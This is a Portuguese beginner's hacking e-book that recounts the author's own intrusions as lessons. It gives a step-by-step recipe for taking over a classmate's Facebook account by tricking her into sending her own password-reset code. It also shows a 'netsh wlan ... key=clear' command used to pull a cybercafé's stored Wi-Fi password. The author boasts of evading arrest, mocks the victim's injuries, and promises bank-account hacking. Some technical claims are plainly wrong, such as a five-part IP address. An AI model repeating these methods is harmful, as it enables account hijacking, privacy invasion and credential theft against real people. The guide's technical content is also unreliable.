

# O Guia Hacking Para Iniciantes 1.0



*Caleb Marcelino*

## Autor

Nome: Caleb Marcelino

Olá, meu nome é Caleb também conhecido como Marcelo ou mesmo Mr Code, sou estudante de tecnologia, eu nasci a 8 de julho de 2005, desde pequeno eu sempre fui um garoto meio fora do normal, eu passava dias e noites enfrente ao computador, não queria ter amigos, o meu único amigo era o meu computador, eu adorava explorar sistemas, de certa forma havia uma curiosidade em mim em entender o funcionamento de sistemas e foi aí que eu comecei por ter contacto com programação e sinceramente eu era só uma criança que queria se divertir, mais essa diversão começou por quebrar certas barreiras, eu comecei mexendo em programação sem saber que era programação, eu só olhava no código e copiava, fazia algumas mudanças no código, e isso de certa forma começou por ficar preso no meu cérebro, aos meus 12 anos comecei por ter contacto com outras pessoas do mundo no Facebook, eu não usava identificação, apenas mesmo um perfil anónimo para poder conversar com outras pessoas semelhantes a mim em termos de curiosidade e conhecimento, mas eu não vou contar tudo não, se quiser minha história completa para se inspirar ou mesmo até saber mais sobre mim onde conto tudo que eu passei, a minha rotina, dicas,, aguarde o meu livro intitulado “Como tudo começou” neste livro eu conto dos meus primeiros passos, os desafios e tudo até ao nível que estou agora, eu não nasci sabendo, só fui atrás de conhecimento muito cedo treinando a minha mente me tornando um cientista de computação e hacker.

### Normas:

Este livro foi feito com muito amor e carinho, é proibido qualquer réplica deste livro.

É aconselhável que se adquira a versão original para que possa ter desconto e privilégios nas próximas edições, cada comprador da versão original é registrado na nossa base de dados.

Se este livro foi registrada com o seu nome, então você tem desconto na próxima edição, se não possui então você pegou uma cópia, então não irá ter desconto nas próximas edições e suporte a perguntas para o meu email.

[calebmarcelino2@gmail.com](mailto:calebmarcelino2@gmail.com)

## Agradecimentos

De certa forma, a gente pode sim lutar sozinho e ir frente mas por vezes a sempre pessoas ao nosso lado que nos apoiam, motivam, ficam ao nosso lado tanto nos bons como nos maus momentos, essas pessoas não merecem ser esquecidas e deixadas de lados, sinceramente elas valem muito para mim, apesar de eu as vezes ter me afastado e não ter estado presente, mas saibam que sempre estiveram aqui dentro do meu coração, sem vocês não seriam impossível avançar mas seria difícil levantar e seguir enfrente, agradeço muito, amo muito vocês.

Eu escrevi esse livro com muito amor e carinho, agradeço aos meus pais por sempre terem me apoiado, especialmente ao meu irmão Mauro Manuel Monteiro que esteve sempre comigo nos bons e nos maus momentos, foram muitos momentos entre nós meu irmão, nunca irei esquecer você. Aos meus manos da rede: Manuel da Rosa, Sandino Januario, Nidaime Pedro Uchiah, os meus irmãos da rede que sempre estiveram do meu lado. De forma diferenciada agradeço a Criss, uma garota Maravilhosa que sempre apoio a criação deste livro e que sempre tem me apoiado, agradeço a Alexa e a Gabriela, Gabriela a garota que não deu muitos conselhos para mim, mas que foram muito significativos e de forma a fazerem-me mudar de bom para melhor.

Calebe Lukombo, sinceramente não sei como te agradecer mano, meu chara, meu irmão, gênio de Matemática, ilusionista, cientista de computação, tu és alguém que tem me motivado muito e que tem me ajudado a crescer cognitivamente.

Lucas Makosi, a pessoa mas jovem que eu conheço que estuda física Quântica, admiro o seu potencial e o jeito que tu passava dicas de Matemática e Física para mim, e já desculpe por pegar seu caderno e não ter devolvido, kkkkkkkkk.

Agradeço a quem adquiriu este livro, prometo te ensinar tudo de forma simples e interativa para que você possa aprender mas sobre o mundo de tecnologia, aprender mas sobre hacking, espero que goste do livro, te desejo uma boa leitura, pois esse guia é especialmente para você.

## Capítulo 1 : Os fundamentos do Hacking

O que é Hacker?

- Pensar fora da caixa
- Atacar
- Defender
- Programar

Hacker é um indivíduo muito inteligente com grande conhecimento sobre tecnologia mas do que o comum, ele a princípio consegue pensar fora da caixa e fazer coisas que uma pessoa comum não conseguiria fazer, hackers estudam muito, praticam muito para poder manter em forma as suas habilidades.

O que é segurança da informação?

- Dados seguros
- Proteger
- Atacar para proteger
- Pentest

Segurança da informação como o próprio nome diz ,é manter uma determinada informação segura, para que essas informações não sejam a cessadas por pessoas mal intencionadas, neste caso estamos nos referindo por exemplo a senhas, números de cartões bancários, registros de empresas, todas essas são informações que devem ser mantidas em segurança, aí surge a segurança da informação.

Ética Hacker

Bem, você vai adquirir muito conhecimento, então é importante que você tenha ética, não usar esses conhecimentos para fins negativos, esse é o seu guia, tu aprenderá toda base aqui, mais é claro que tu talvez terá a vontade de ir mas além, mas não esqueça de ter ética, conhecimento é poder e com grandes poderes vêm grandes responsabilidades.

## Tipos de Hacker

Existem três tipos de Hacker, dentre eles são:

White Hat (Hacker de chapéu branco)

Black Hat (Hacker de chapéu negro)

Gray Hat (Hacker de chapéu cinza)

Um Hacker de chapéu Branco (Também conhecido como hacker ético) ele tenta violar os sistemas de rede para ajudar as empresas e organizações a melhorar suas defesas digitais, ou seja ele ataca esses sistemas e depois reporta as falhas ou vulnerabilidades nessas mesmas empresas para que elas possam corrigir, ele possui sua ética e responsabilidade.

-Um hacker de chapéu negro, enquanto isso, a cessar registros digitais ou dispositivos para fins maliciosos ou seja para causar estragos, ele faz ataques e roubos digitais para fins próprios.

- hacker de chapéu cinza é uma combinação dos dois primeiros tipos: ele pode ser um chapéu branco desta vez e se tornar um chapéu negro no próximo, ou seja existem aquelas pessoas que não são mal e nem bons, kkk, eles estão no meio dos dois, então esse é o caso do hacker de chapéu cinza, ele pode ajudar, proteger como também pode destruir.

NOTA IMPORTANTE: Existem leis que proíbem o hacking do chapéu negro, você pode ser preso se tentar a cessar informações digitais sem a permissão do proprietário, como números de contas Bancárias, Emails, etc... Isso já vai depender do que você quer fazer.

Por causa disso, este livro ajudará você a se tornar um hacker ético, bem basicamente te passar os conhecimentos, o caminho a se seguir é seu, já que o conhecimento estará em você. Neste livro você aprenderá técnicas e formas de ataque para você usar eticamente, como eu disse: eticamente.

### Benefícios do hacking ético

Para se proteger de ladrões, você precisa pensar como um. Este princípio serve como o núcleo do hacking de chapéu branco. O número total de hackers está crescendo a cada dia, para que você possa atingir o objetivo de ser hacker ou uma hacker, você vai ter que estudar muito

mesmo, saber mais sobre as tecnologias e tudo mais, e você deve saber como hackear, é isso que você vai aprender aqui neste livro, você vai aprender toda base aqui e depois avançar com conceitos e estudos mais complexos, mas fica aqui pois este se tornou o seu ponto inicial.

## Os objetivos de um hacker de chapéu branco são:

- Atacar um sistema sem destruir
- Identificar vulnerabilidades do sistema
- Provar que existem vulnerabilidades para melhorar a segurança de seus sistemas.

## Diferentes tipos de hackers

Ataques hackers dividem seus ataques em diferentes tipos, esses tipos são:

### Nontechnical

Essas técnicas se concentram nos usuários finais (isto é, as pessoas que usam os dispositivos de destino). Como os humanos têm uma tendência natural de confiar nos outros, os hackers podem romper as defesas de um sistema sem usar qualquer ferramenta eletrônica. Esses hackers podem usar táticas “engenharia social” para obter a confiança de um usuário e obter acesso a uma rede ou arquivo, inclusive eu próprio já hackiei usuários do Facebook e instagram apenas com Engenharia Social. Você aprenderá mais sobre a Engenharia Sociall mas tarde, tenha calma e acompanhe aqui.

Um hacker também pode implementar um ataque físico contra seu alvo.

Por exemplo:

Ele pode invadir uma sala de informática e a cessar um ou mais dispositivos presentes, como alternativa, ele pode verificar os lixões no prédio e tentar procurar informações úteis (por exemplo, senhas), e inclusive até eu já fiz esse ataque físico, mais não estou me referindo em invadir do tipo romper a porta da sala ou qualquer outra coisa que tu pode pensar, eu vou te mostrar como eu hackiei um Cyber Café agora mesmo e se tu quiser pode testar os comandos aí no seu computador que possua o sistema Windows.

Preste atenção:

- Eu queria hackear uma rede wi-fi de um Cyber café grande, onde tinha vários informáticos e trabalhadores, era uma forma de eu testar meus conhecimentos, então abri meu celular e entrei para o Termux e fiquei digitando comandos e fazendo ataques brutos para poder quebrar a senha, puxa vida!! A senha era forte de mais para a minha worldList, então decide mesmo fazer o ataque presencialmente, então eu só precisava mexer num dos computadores que estava conectado naquela rede wi-fi em 1 minuto e eu já teria a senha, então eu entrei e paguei 100kz para o cara aí do balcão pode me dar 15 minutos no PC, então quando eu fiquei perto já ao PC, eu abri o CMD, o CMD é uma linha de comando do Windows , ele está em todos computadores que tenha o sistema Windows, normalmente quando um computador se conecta a uma rede wi-fi , a senha que é digitado nela, fica armazenado num local que um usuário comum não iria conseguir a cessar, seria necessário você pedir isso ao computador, ou seja forçar ele a te mostrar a senha que nela foi digitada.

Normalmente pela interface I não nos mostraria a senha de jeito nenhum, mas o CMD conversa com o núcleo do Sistema lá no Kernel, então se eu digitasse comandos pedindo a senha para o CMD, o CMD iria fazer uma busca e mostraria para mim, a questão está, como fazer isso? Bem, isso você vai saber agora com esses passos que eu fiz:

1-Acessei o CMD

2-Digitei os seguintes comandos

3-ipconfig

4-cls

5-netsh wlan show profile

6-netsh wlan show profile "CYBER CAFÉ JOSE" key=clear

7-Depois copie o Key content

Calma que eu explico, para você entrar no CMD, clique na sua barra de pesquisa do Windows e escreva CMD, se não vier, escreva Prompt, se não vier escreva Linha de Comando, dependendo da sua versão os nomes citados aí, uma dela vai chamar o CMD, depois de tu ver o CMD na barra de pesquisa, entra nele.

Você verá uma tela preta com escritas brancas ou mesmo verdes , e agora vamos começar, o primeiro comando eh o ipconfig , na verdade eu digitei ipconfig para eu poder pegar o IP do computador, para que se eu quisesse fazer um ataque novamente, eu não precisaria ter de entrar novamente no Cyber deles, eu só iria mesmo atacar pelo IP daquele computador que eu tive acesso. Então pode ignorar o comando ipconfig se você quiser.

O próximo comando é o cls, basicamente ela só serve para limpar a tela do terminal, anota aí no seu caderno, o cls só funciona no CMD ou seja na linha de comando do Windows, já no Linux se tu quiser limpar a tela basta digitar clear e a tela será limpada.

Agora o comando interessante, netsh wlan show profile, bem este comando é muito importante, este comando te retorna todas as redes wi-fi que o computador já se conectou e com o que ele está conecta naquele mesmo momento e claro se tivesse uma rede chamada : CYBER CAFÉ JOSE , é claro que era aquela rede que estava com acesso total a Internet , então eu já sabia o nome da rede, agora precisava saber a senha, então digitei:

```
netsh wlan show profile "CYBER CAFÉ JOSE" key=clear
```

Esse comando retorna todas as informações da rede CYBER CAFÉ JOSE inclusive a senha, e a senha fica depois da palavra Key content, depois eu anotei a senha, saí do Cyber café e peguei meu celular coloquei a senha, kkk e comecei por navegar e baixar coisas pela Internet, filmes de ficção científica, aplicativos, ferramentas, livros, etc... Tudo que eu estava precisando só com 100kz, enfim vamos continuar com a nossa sessão, eu já contei o que eu fiz, mais depois eu mudei, só estou contando isso pois eu fiz isso quando estava viciado em hackear redes wi-fi, hackear é justamente isso, a cessar coisas e sistemas que não era suposto tu a cessar, eu não causei nenhum dano ao Cyber e bem infetei seus computadores com vírus, bem que poderia fazer isso, mas eu não fiz, como eu disse: tem de ter ética, agora vamos continuar.

## **Pensando como um Hacker**

Você precisa aprender a pensar como um hacker, ter em conta que nem tudo dá certo a princípio, você precisa encarar as coisas como se fossem desafios em que você só precisa vencê-las, precisa ser paciente, estudar mais , obter vários conhecimentos por fim colocá-las em prática, inclusive eu vou mostrar para você como é que hackiei mais de 20 usuários do Facebook apenas usando a mente, sem usar ferramentas nem ataques diretos, e isso de usar a mente a gente chama de Engenharia social, nos próximos capítulos abordaremos mais sobre Engenharia social, e tu verá que é algo muito poderoso, vamos começar.

## **Como hackiei a minha colega e descobri que namorava com o professor de Química?**

Bem, foi um ataque bem simples de Engenharia social, e eu vou contar passo a passo aqui como eu fiz isso e quem sabe tu consiga fazê-lo , vai já depender do seu raciocínio da sua forma de criar ilusões, pois é isso mesmo que é a Engenharia social, você mostra uma Banana e tenta convencer aquela pessoa que a Banana é uma Laranja, kkkkkk... calma aí isso é só um exemplo, mais eu tenho a certeza que você teve uma ideia do que eu estou dizendo, bem vou narrar o que eu fiz:



-Bem, eu tinha uma colega chamada Vânia, ela não costumava estar muito presente nas aulas , aí eu me perguntava o porquê ela tirava boas notas sem nem se quer fazer as provas e nem participar nas aulas, então começou a rolar algo na minha mente do tipo “Como é que isso é possível?” então comecei a investigar pois não era justo e bom o que estava acontecendo, eu não conversava muito com a Vânia, então tinha de arranjar um jeito de eu descobrir alguma coisa, aí eu pensei qual é o local onde podem ter várias informações e contatos, claro que seria no celular dela , mas eu não tinha como hackear um celular, eu nem sabia o IP dela e nada que pudesse me dar o privilégio de hackear o telemóvel dela ou seja a cessa-lo remotamente, bem que eu poderia fazer ela baixar um vírus que criaria uma vulnerabilidade ou túnel para que eu me conectasse, mas isso já seria meio complexo demais, e quem sabe na próxima edição eu mostre como fazer isso, quem sabe.

Depois de eu saber que as informações poderiam estar no celular dela e eu não conseguiria a cessar, comecei por pensar em serviços online como redes sócias , nuvens e fóruns, e qual garota do século 21 não teria uma conta de rede social? Seria muito difícil, então o meu primeiro plano era descobrir qual rede social ela usava, provavelmente pensei em Facebook ou Instagram, ou até mesmo o WhatsApp, então perguntei ao a um colega que conversava muito com a Vânia e perguntei a ele se a Vânia tinha uma rede social, e se tivesse que ele fizesse o favor de me passar, eu pedi de um jeito normal então não houve desconfiança, e o meu colega me passou o Facebook da Vânia, então a minha etapa 1 estava concluída depois disso eu voltei para a minha casa. As garotas adoram a cessar o Facebook de noite, bem dizer a maioria das pessoas a cessa redes sócias de noite, pois é a hora que eles estão menos ocupados, então eu criei um conta e coloquei uma foto de um rapaz que eu achei no Google., Um rapaz Branquinho com cabelos loiros, é claro que a maioria das garotas iriam gostar de um cara assim.

Certo dia comecei por explorar a Vânia na conta que eu havia criado, e parecia tudo bem , pois fiz questão de criar laços de amizade, e inclusive até carreguei 300MB para ela, a Vânia estava amando teclar comigo e partilhar conversa comigo na conta que eu havia criado e isso foi depois de 5 dias, ela antes tratava com frieza, mais depois começou por se apegar mais, e isso já era bom, ela tinha mordido a isca, agora vê o jeito que eu fiz o ataque final:

Eu sabia que a Vânia não ficaria feliz se ficasse um bom tempo sem conversar comigo, ela não teria os MB e nem teria um cara bem legal animando ela o tempo todo, agora veja bem o que se passou:

-Conta\_falsa: “Vânia eu gosto muito de falar com você, só que acho que a gente não vai conversar mais.

-Vânia: "Porque? Qual é o Motivo?"

-Conta\_falsa: "O Facebook enviou um aviso para mim, e vai bloquear a minha conta se eu não escolher alguém para receber um código que iram enviar"

-Vânia: "Tem como eu te ajudar?"

-Conta\_falsa: "Yha, tem só que o código que vão enviar é da minha conta, eu não sei quem confiar o meu código"

-Vânia: "Podes confiar em mim, deixa eu receber o código e depois te dou"

-Conta\_falsa: "Serio? Posso mesmo confiar em você? "

-Vânia: "Sim, podes, nos somos amigos e você já me ajudaste muito"

-Conta\_falsa: "Esta bem, eu vou te escolher para receberes o código, depois me passa só "

-Vânia: "Sim, sem problemas"

A conta da Vânia era muito vulnerável, eu consegui o número da conta dela sem muito esforço, ela tinha deixado visível no seu perfil, então só precisei copiar, a Vânia estava a espera do código, então eu fiz o seguinte:

Abri o navegador, e acessei o Facebook, fui na tela de login, ou seja na tela de iniciar sessão, coloquei o número da Vânia e cliquei em esqueci a minha senha, aí o Facebook notificou deseja receber um código? Eu cliquei em enviar código, o código caiu no celular da Vânia, e ela nem sabia que o código que ela estava me passando era da conta dela, e não da minha, kkkkkkkkk... então eu voltei ao Facebook lite e vi a SMS que ela enviou para mim dizendo "Aqui está o código: \_\_\_\_", eu copieei o código voltei no browser coleei o código e troquei a senha, depois de eu estar dentro da conta, troquei o número dela e coloquei um E-mail falso, aí vasculhei todas as SMS dela e encontrei uma SMS bem interessante dizendo : "Olá amor, vais aprovar não se preocupa", eu fiquei surpreso e quando fui ver a foto no perfil, era do meu professor de Química, fiz vários print nas conversas relevantes e imprime a papel as capturas coloquei num Envelope e depois paguei 200kz a um rapaz de rua para que entregar na escola e dissesse que era uma espécie de comunicado, e disse ao rapaz depois de entregar para ir-se embora, e o rapaz fez bem o trabalho, existem vários rapazes aí por fora de recintos escolares, é só achar um que te parece bem, e fazer um papo com ele, Kkkkk. Afinal de contas esses rapazes sempre precisam de um dinheirinho para fazer ou comprar alguma coisa.

No dia seguinte o Professor foi chamado a Direção, e deu para se perceber pois ele foi chamado em plena aula pelo coordenador eu não sabia que isso iria custar o emprego dele mas parece que ninguém gostou mesmo, ele tinha mesmo de parar de dar aulas naquela escola, claramente ele foi despedido e por pouco iria preso por pedofilia e assédio a menores de Idade, a Vânia levou uma pancada dos seus pais e voltou a escola depois de duas semanas, notou-se que levou uma pancada pois no dia que voltou deu-se a notar pequenas lesões e sinais no corpo dela, ela levou uma mesmo hein, mas de certa forma eu fiz a coisa certa, pelo menos é o que eu acho, não se deve intrometer na vida de ninguém mas eu fui teimoso

mesmo, kkkkkk... eu não queria que ela vendesse seu corpo em troca de notas, de certa forma eu acho que tinha feito pelo bem dela, eu não falei aos outros colegas, deixei assim pois tudo foi tratado em privado e apenas disseram que o professor de Química tem alguns problemas a resolver e que demoraria muito tempo para voltar, kkkkkkk... que mentira, agora tu sabe o poder da Engenharia social e como pode ser usada para hackiar contas, e além disso a Engenharia Social pode ser aplicada para vários fins, inclusive na próxima edição do livro que será o Guia Hacking para Iniciantes 2.0 eu irei contar como hackiei uma conta bancária, mostrarei tudo passo a passo, e também irei mostrar como se proteger, lembrando que é crime e você pode parar na cadeia por crime cibernético, eu não fui pego, e tu? Quer arriscar? Então fica ligado para a segunda edição que será lançada em breve. A Engenharia Social é uma técnica incrível, existem vários tipos de Engenharia Social, quem sabe na próxima edição do u hacking para iniciantes 2.0 eu desvende outras técnicas mas avançadas de engenharia social.

### **Aprenda a programar**

Se você quiser ser um hacker qualificado, você deve saber como criar seus próprios programas, habilidades de programação são importantes para quem é sério sobre hacking. Todos os tipos de sistemas, aplicativos ou seja lá qual tipo de dispositivo seja dentro dela possui um código fonte, ou seja possui um tipo de linguagem de programação que na qual ela foi criada, por exemplo o Facebook, o Facebook foi criada em PHP, PHP é uma linguagem de programação da internet ou seja de páginas da web, então se você aprender PHP você saberá como o Facebook funciona, de certa forma você saberá onde são guardadas as nossas mensagens do Facebook, publicações, tudo você saberá, pois a Anatomia da uma rede social você irá aprender, tudo sobre banco de dados, buscas em bancos de dados, seletores, etc... tudo, então programação é muito importante. Outra coisa sobre ferramentas, você precisa aprender a criar suas próprias ferramentas de hacking, é verdade que há toneladas de programas e ferramentas prontas disponíveis online, no entanto, confiar no trabalho de outras pessoas nem sempre é uma boa ideia, a capacidade de criar seus próprios programas e modificar as ferramentas de hackers existentes pode ajudá-lo muito em sua busca a se tornar um especialista em hacking e além disso te ajuda a personalizar uma ferramenta para o fim que você quiser, há muitas linguagens de programação que você pode escolher, mas se você é um novato total, eu te recomendo Python.

O Python é uma das linguagens de programação mas simples por aí, no entanto, é extremamente eficaz em escrever códigos para fins de hackers, Python é simples sim mas muito poderosa, essa é a principal razão pela qual muitos hackers preferem essa linguagem do que C++, Ruby, Java ou mesmo C, Você aprenderá mais sobre Python no próximo capítulo aqui junto comigo tudo passo a passo, mas além de Python também tu pode pegar JavaScript, afinal de contas ser hacker é saber muito sobre tecnologia, você pode testar suas habilidades de programação criando programas simples, ou mesmos jogos e aplicativos, ou tu pode também treinar suas habilidades criando ferramentas de hacking e vou já listar aqui algumas linguagens muito usadas em hacking, a primeira delas é mesmo Python, mas veja aqui:

1-Python

2-Shell Script

3-Bash

4-Javascript

5-PHP

6-MYSQL

7-perl

8-C

9-Ruby

Mas além dessas também tem as seguintes:

10-Delphi

11-Java

12-C#

13-C++

14-Objective C

Ainda há mais, mas essas são mesmo muito importantes, comigo aqui você vai aprender uma base dessas linguagens aí, só lembrando que o que a gente vai aprofundar um pouco mais, é o Python e o JavaScript, nas próximas edições do livro a gente vai indo mas a fundo, você deve estar se perguntando o que é uma linguagem de programação? Se tu não sabe eu vou já contar para você e se tu sabe peço perdão, uma linguagem de programação é um conjunto de sintaxes, regras e comandos que são usados para escrever um programa de computador, não apenas programas de computadores mas também de outros dispositivos como celulares, relógios inteligentes, etc ...

Na verdade se você não sabe programar você nunca será um hacker ou uma hacker de verdade, você estará dependendo de ferramentas de outros hackers, por exemplo eu, eu normalmente crio minhas próprias ferramentas de phishing e bruteforce, se eu quise-se hackear uma conta bancária, eu poderia criar um phishing perfeito e atacar uma vítima, e daria certo mesmo, nem todo mundo entende de tecnologia nesse nosso grande mundo, mas enfim eu não vou ensinar como hackear, quem sabe? Na próxima edição tenha esse tipo de informação, é só você aproveitar ao máximo esse livro e esperar pela próxima atualização.

## **Sabendo mas sobre um hacker**

De uma forma geral, o hacker é uma pessoa que elabora e modifica softwares e hardwares de computadores, desenvolvendo novas funcionalidades ou adaptando as que já existem. Ele é o profissional de segurança que utiliza seus conhecimentos para testar as vulnerabilidades de segurança das empresas e faz um diagnóstico para corrigir as falhas.

Assim, qualquer pessoa que tenha conhecimento avançado em alguma área específica da computação, descobrindo utilidades além daquelas previstas nas especificações originais, pode ser chamado de hacker. É diferente do cracker, que pratica a quebra (ou cracking) de um sistema de segurança e comete crimes virtuais.

Apesar de o crime cibernético faturar 500 bilhões de dólares por ano, para os próximos anos, os prejuízos por falta de cibersegurança devem chegar a U\$ 1 trilhão de dólares no Brasil. Nas infraestruturas críticas, há uma legislação específica (DECRETO N° 9.573 e Decreto n° 9.637), que obriga as empresas a se adequarem e a seguirem a LGPD (Lei Geral de Proteção de Dados).

## **Como está o mercado de trabalho para o hacker?**

Nos dias de hoje, a cibersegurança se tornou algo imprescindível e uma ferramenta de defesa e segurança, se você conectar por estudar agora de continua, você terá muito conhecimento, e se você quiser poderá trabalhar com isso e ganhar muito dinheiro, essa é base que eu estou te passando, você precisa ter conhecimento de muita coisa a princípio.

O especialista nessa área se tornou estratégico para a segurança da informação, e profissionalizá-lo foi o caminho encontrado para o bem-estar organizacional, financeiro e social de pessoas e empresas.

Por força de lei, já é necessário ter um profissional para cuidar da LGPD, assim como na área industrial nas infraestruturas críticas (água, esgoto, petróleo e gás, eletricidade, telecomunicações, setor bancário e saúde). Portanto, o mercado é enorme e precisa de profissionais.

“A Segurança da Informação não é apenas uma necessidade para pessoas e empresas. Quando analisamos os impactos de incidentes de segurança em infraestruturas críticas, como os setores de óleo e gás, eletricidade, água, saúde e outros, é notável a dependência da sobrevivência

de sistemas computacionais disponíveis e íntegros. Isso possibilita uma visão bastante promissora de mercado de trabalho para profissionais especialistas em segurança cibernética”, destaca o coordenador.

Mr code

## **Aprenda mas sobre redes de computador**

Aprender sobre redes de computadores irá te passar uma ideia de como os computadores e outros dispositivos trocam informações, a informação é algo valioso já área da segurança da informação ou seja hacking, você aprenderá comigo nos próximos capítulos uma base de redes de computadores, nas próximas edições a gente aprofunda mas, vou listar aqui algumas coisas muito importantes em redes.

### **IP**


O IP que é internet protocol que em português é: protocolo de internet é um tipo de protocolo que fornece um endereço a cada dispositivo conectado numa rede local ou mesmo na internet, para você entender mas sobre IP vou dar um exemplo, imaginemos que a rede é uma sala de aula, e os dispositivos conectados nessa rede são pessoas, você lá na escola tens um número de estudante que identifica você na sala, os seus colegas podem saber o seu número se eles quiserem pois o professor faz chamadas, se alguém de outra sala entrar na sua sala e dizer estou a procura do estudante com o número 20, se o seu número é 20 você olha logo para quem chamou certo? Então basicamente é isso aí, o IP é uma espécie de número que te identifica numa sala, kkkkkkkkkkk, brincadeira, numa sala não, numa rede, o ip não é um número simples, é mais ou menos assim 192.25.1.2.4, esse é o exemplo de um IP, isso daqui foi apenas uma ideia de o que é um IP, no próximo capítulo a gente aprofunda mais um pouco.

### **VPN**

O famoso VPN ou seja Virtual private Network que em português é Rede virtual privada, a VPN é uma espécie de serviço que cria uma conexão privada entre dois dispositivos, normalmente ele é muito usado para acesso remoto e também para a camuflagem de localização real, por exemplo eu moro em Angola, e tou hackeando um banco de dados, a minha localização estará sendo exposta lá no site que eu tou acessando, então eu poderia usar uma VPN para poder mudar a minha localização, eu poderia usar um VPN com a localização dos Estados Unidos, o site que tou hackeando o Banco de dados não iria saber a minha localização verdadeira eles achariam que eu estou nos Estados Unidos, então VPN é basicamente isso, mas não para só por aqui, vai mas além do que isso. A gente vera mais sobre redes nos próximos capítulos.

### Uma pequena base de programação

Programação é a arte de programar ou escrever um programa de computador respeitando as regras e características de linguagem a ser usada, eu disse que você aprenderia python e javascript, mas vamos nos centralizar ainda na linguagem python, vamos aprender os fundamentos da linguagem python, vamos criar alguns programas aqui junto, e logo logo vamos criar um vírus em uma linguagem chamada de bash, ou seja a linguagem que roda nos sistemas operacionais windows, Linux Mac Os e entre outros, para isso você terá de baixar um aplicativo na playstore que te permita você programar em python, neste caso a gente vai usar o Qpython 3L o seu celular tem de ser de versão 50 em diante, se a versão do seu Android for 2.3.6 não irá ser instalado, o que python é está aplicação:



Depois de tu baixar o Qpython 3L ele terá aquelas três opções que tu estás vendo que são:

Console

Editor

Comunidade

Q Apis



A gente só irá mexer na opção editor, mas tu mais tarde pode explorar a aplicação sem problema algum. Outros erros que os estudantes cometem é quando alguém perguntar para ele “Tu és programador de que linguagem?” ele responde “Sou programador de linguagem

Qpython 3L” pelo amor de Jesus Cristo, não faça isso, você é programador python e só tá usando o Qpython 3L para poder programar, o Qpython 3L não é uma linguagem de programação, mas sim um interpretador de códigos em linguagem Python.

Mr Code

Quando você tocar na opção editor irá surgir essas telas aqui:

Como você pode ver, o Qpython 3L é bem simples e não tem muita coisa que possa te complicar, agora vou explicar cada aba ou opção que está aí na barra de ferramentas, na verdade eu só vou explicar os importantes, aí depois você explora os outros, vamos começar. Aquele ícone que parece um cartão de memória ou seja um cartão SD, é a opção de guardar ou se de salvar o seu código, agora aquele que pBe um triângulo virado para a direita é o botão de executar, aquele botão a gente clica nele quando terminamos de escrever um código e queremos ver o resultado do código. Aquele ícone de pasta é onde tem também algumas opções de guardar, abrir arquivos e por aí vai, os seus arquivos você vai criar clicando naquele outro ícone que parece um papel, relaxa que nós iremos fazer isso. Vamos agora mesmo criar um simples programa, lembrando que um arquivo python tem a extensão py, calma que tu vai ver como fazer.



Bem, como você pode ver na imagem, tem 4 opções, que são Blank filé, script , WebApp(project), ConsoleApp (project) e QSL4App (project). Basicamente o que a gente vai usar é um script, Scripts são pequenos códigos que tem uma função a se realizar e neste caso nós não estamos criando nenhum Web aplicativo, então escolher as outras opções seria desnecessário, mas isso não quer dizer que não funcione, vai funcionar sim, só que não é tão profissional assim, então a gente vai escolher a opção script, clique na opção script, vai aparecer mais uma janela aí, mas calma que eu vou te ajudar passo a passo viu, depois de tu saber aí sim damos uma

